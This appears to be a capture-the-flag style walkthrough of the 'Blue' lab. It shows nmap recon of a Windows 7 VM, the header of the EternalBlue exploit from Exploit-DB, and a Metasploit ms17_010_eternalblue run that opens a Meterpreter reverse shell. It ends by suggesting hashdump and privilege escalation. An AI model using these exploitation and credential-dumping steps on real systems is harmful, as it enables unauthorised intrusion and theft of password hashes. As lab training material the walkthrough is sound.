
Blue


Use ifconfig to find your ip address, then use sudo netdiscover -r *ip address*/24

Then use nmap to scan the ip address for the machine to find vulnerable services



```
root@kali:~#
root@kali:~# nmap -p- -A -T4 192.168.138.135
Starting Nmap 7.80 ( https://nmap.org ) at 2021-07-23 01:21 EDT
Nmap scan report for 192.168.138.135
Host is up (0.00046s latency).
Not shown: 65532 filtered ports
PORT    STATE SERVICE      VERSION
135/tcp open  msrpc        Microsoft Windows RPC
139/tcp open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds Windows 7 Ultimate 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
MAC Address: 00:0C:29:F0:9F:D3 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|specialized|phone
Running: Microsoft Windows 2008|8.1|7|Phone|Vista
OS CPE: cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_8.1 cpe:/o:microsoft:windows_7 cpe:/o:microsoft:windows cpe:/o:mi
crosoft:windows_vista::- cpe:/o:microsoft:windows_vista::sp1
OS details: Microsoft Windows Server 2008 R2 or Windows 8.1, Microsoft Windows Embedded Standard 7, Microsoft Windows Phone 7.5 or 8.0, Mi
crosoft Windows Vista SP0 or SP1, Windows Server 2008 SP1, or Windows 7, Microsoft Windows Vista SP2, Windows 7 SP1, or Windows Server 200
8
Network Distance: 1 hop
Service Info: Host: WIN-845Q99004PP; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 1h20m00s, deviation: 2h18m34s, median: 0s
|_nbstat: NetBIOS name: WIN-845Q99004PP, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:f0:9f:d3 (VMware)
| smb-os-discovery:
|   OS: Windows 7 Ultimate 7601 Service Pack 1 (Windows 7 Ultimate 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1
|   Computer name: WIN-845Q99004PP
|   NetBIOS computer name: WIN-845Q99004PP\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2021-07-23T01:22:55-04:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|   message_signing: disabled (dangerous, but default)
```

Make a note of the scan results in a file so you can refer back to them later. Also, be sure to document any vulnerable services identified. Then, use web research to find known exploits associated with those services. Once you've found potential exploits, try performing a manual exploitation by downloading the exploit from a trusted source that provides details about the vulnerability. Alternatively, you can use Metasploit or SearchSploit to locate and use the appropriate exploit.



About 41,900 results (0.65 seconds)

https://www.exploit-db.com › exploits › 47176

Microsoft Windows 7 build 7601 (x86) - Exploit Database

Jul 26, 2019 — Microsoft Windows 7 build 7601 (x86) - Local Privilege Escalation. ... 0x4 // Windows 7 SP1 SYSTEM process PID = 0x4 SearchSystemPID: mov ...

https://www.exploit-db.com › exploits

Microsoft Windows 7/8.1/2008 R2/2012 R2/2016 ... - Exploit-DB

Jul 11, 2017 — #!/usr/bin/python from impacket import smb, smbconnection from mysmb import MYSMB from struct import pack, unpack, unpack_from import sys ...

https://0xdf.gitlab.io › 2019/02/22 › wl-dummy

Wizard Labs: Dummy | 0xdf hacks stuff

Feb 22, 2019 — It also identifies the box as Windows 7 SP1: ... microsoft-ds Windows 7 Professional 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP) ...

Recon · nmap · SMB


https://www.rapid7.com › modules › exploit › ms17_0...

MS17-010 EternalBlue SMB Remote Windows Kernel Pool ...

May 30, 2018 — This module is a port of the Equation Group ETERNALBLUE exploit, part of the FuzzBunch toolkit released by Shadow Brokers.

Videos

Exploiting Bluekeep on Windows 7 SP1




Microsoft Windows 7/8.1/2008 R2/2012 R2/2016 R2 - 'EternalBlue' SMB Remote Code Execution (MS17-010)

EDB-ID: 42315
CVE: 2017-0144
Author: SLEEPYA
Type: REMOTE
Platform: WINDOWS
Date: 2017-07-11


EDB Verified: ✓
Exploit: ⭳ / {}
Vulnerable App:

```
#!/usr/bin/python
from impacket import smb, smbconnection
from mysmb import MYSMB
from struct import pack, unpack, unpack_from
import sys
import socket
import time

'''
MS17-010 exploit for Windows 2000 and later by sleepya

EDB Note: mysmb.py can be found here ~ https://github.com/offensive-security/exploitdb-bin-sploits/raw/master/bin-sploits/42315.py

Note:
- The exploit should never crash a target (chance should be nearly 0%)
- The exploit use the bug same as eternalromance and eternalsynergy, so named pipe is needed

Tested on:
- Windows 2016 x64
- Windows 10 Pro Build 10240 x64
- Windows 2012 R2 x64
- Windows 8.1 x64
- Windows 2008 R2 SP1 x64
- Windows 7 SP1 x64
- Windows 2008 SP1 x64
- Windows 2003 R2 SP2 x64
- Windows XP SP2 x64
- Windows 8.1 x86
- Windows 7 SP1 x86
- Windows 2008 SP1 x86
- Windows 2003 SP2 x86
- Windows XP SP3 x86
- Windows 2000 SP4 x86
'''
```




```
msf5 > search eternalblue

Matching Modules
================

   #  Name                                           Disclosure Date  Rank     Check  Description
   -  ----                                           ---------------  ----     -----  -----------
   0  auxiliary/admin/smb/ms17_010_command           2017-03-14       normal   Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampi
on SMB Remote Windows Command Execution
   1  auxiliary/scanner/smb/smb_ms17_010                              normal   Yes    MS17-010 SMB RCE Detection
   2  exploit/windows/smb/doublepulsar_rce           2017-04-14       great    Yes    DOUBLEPULSAR Payload Execution and Neutralization
   3  exploit/windows/smb/ms17_010_eternalblue       2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool
Corruption
   4  exploit/windows/smb/ms17_010_eternalblue_win8  2017-03-14       average  No     MS17-010 EternalBlue SMB Remote Windows Kernel Pool
Corruption for Win8+
   5  exploit/windows/smb/ms17_010_psexec            2017-03-14       normal   Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampi
on SMB Remote Windows Code Execution


msf5 > 
```

Make note of each path (possible exploits) you could utilize in your notes make sure to structure it well, Once you choose what route follow that procedure and make sure you make note of each step.



```
Matching Modules
================

   #  Name                                           Disclosure Date  Rank     Check  Description
   -  ----                                           ---------------  ----     -----  -----------
   0  auxiliary/admin/smb/ms17_010_command           2017-03-14       normal   Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampi
on SMB Remote Windows Command Execution
   1  auxiliary/scanner/smb/smb_ms17_010                              normal   Yes    MS17-010 SMB RCE Detection
   2  exploit/windows/smb/doublepulsar_rce           2017-04-14       great    Yes    DOUBLEPULSAR Payload Execution and Neutralization
   3  exploit/windows/smb/ms17_010_eternalblue       2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool
Corruption
   4  exploit/windows/smb/ms17_010_eternalblue_win8  2017-03-14       average  No     MS17-010 EternalBlue SMB Remote Windows Kernel Pool
Corruption for Win8+
   5  exploit/windows/smb/ms17_010_psexec            2017-03-14       normal   Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampi
on SMB Remote Windows Code Execution


msf5 > use 1
msf5 auxiliary(scanner/smb/smb_ms17_010) > options

Module options (auxiliary/scanner/smb/smb_ms17_010):

   Name         Current Setting                                           Required  Description
   ----         ---------------                                           --------  -----------
   CHECK_ARCH   true                                                      no        Check for architecture on vulnerable hosts
   CHECK_DOPU   true                                                      no        Check for DOUBLEPULSAR on vulnerable hosts
   CHECK_PIPE   false                                                     no        Check for named pipe on vulnerable hosts
   NAMED_PIPES  /usr/share/metasploit-framework/data/wordlists/named_pipes.txt  yes  List of named pipes to check
   RHOSTS                                                                 yes       The target host(s), range CIDR identifier, or ho
sts file with syntax 'file:<path>'
   RPORT        445                                                       yes       The SMB service port (TCP)
   SMBDomain    .                                                         no        The Windows domain to use for authentication
   SMBPass                                                                no        The password for the specified username
   SMBUser                                                                no        The username to authenticate as
   THREADS      1                                                         yes       The number of concurrent threads

msf5 auxiliary(scanner/smb/smb_ms17_010) >
```



```
   0   Windows 7 and Server 2008 R2 (x64) All Service Packs


msf5 exploit(windows/smb/ms17_010_eternalblue) > set lhost eth0
lhost => 192.168.138.128
msf5 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 192.168.138.128:4444
[+] 192.168.138.135:445   - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.138.135:445 - Connecting to target for exploitation.
[+] 192.168.138.135:445 - Connection established for exploitation.
[+] 192.168.138.135:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.138.135:445 - CORE raw buffer dump (38 bytes)
[*] 192.168.138.135:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 55 6c 74 69 6d 61  Windows 7 Ultima
[*] 192.168.138.135:445 - 0x00000010  74 65 20 37 36 30 31 20 53 65 72 76 69 63 65 20  te 7601 Service
[*] 192.168.138.135:445 - 0x00000020  50 61 63 6b 20 31                                Pack 1
[+] 192.168.138.135:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.138.135:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.138.135:445 - Sending all but last fragment of exploit packet
[*] 192.168.138.135:445 - Starting non-paged pool grooming
[+] 192.168.138.135:445 - Sending SMBv2 buffers
[+] 192.168.138.135:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.138.135:445 - Sending final SMBv2 buffers.
[*] 192.168.138.135:445 - Sending last fragment of exploit packet!
[*] 192.168.138.135:445 - Receiving response from exploit packet
[+] 192.168.138.135:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.138.135:445 - Sending egg to corrupted connection.
[*] 192.168.138.135:445 - Triggering free of corrupted buffer.
[*] Sending stage (206403 bytes) to 192.168.138.135
[*] Meterpreter session 1 opened (192.168.138.128:4444 -> 192.168.138.135:49158) at 2021-07-23 01:35:12 -0400
[+] 192.168.138.135:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.138.135:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.138.135:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter >
```

For example, if you are using Metasploit and spawn a Meterpreter shell, there are a plethora of commands you can use, such as `hashdump`. Try them, and if needed, see if you can escalate your privileges from there.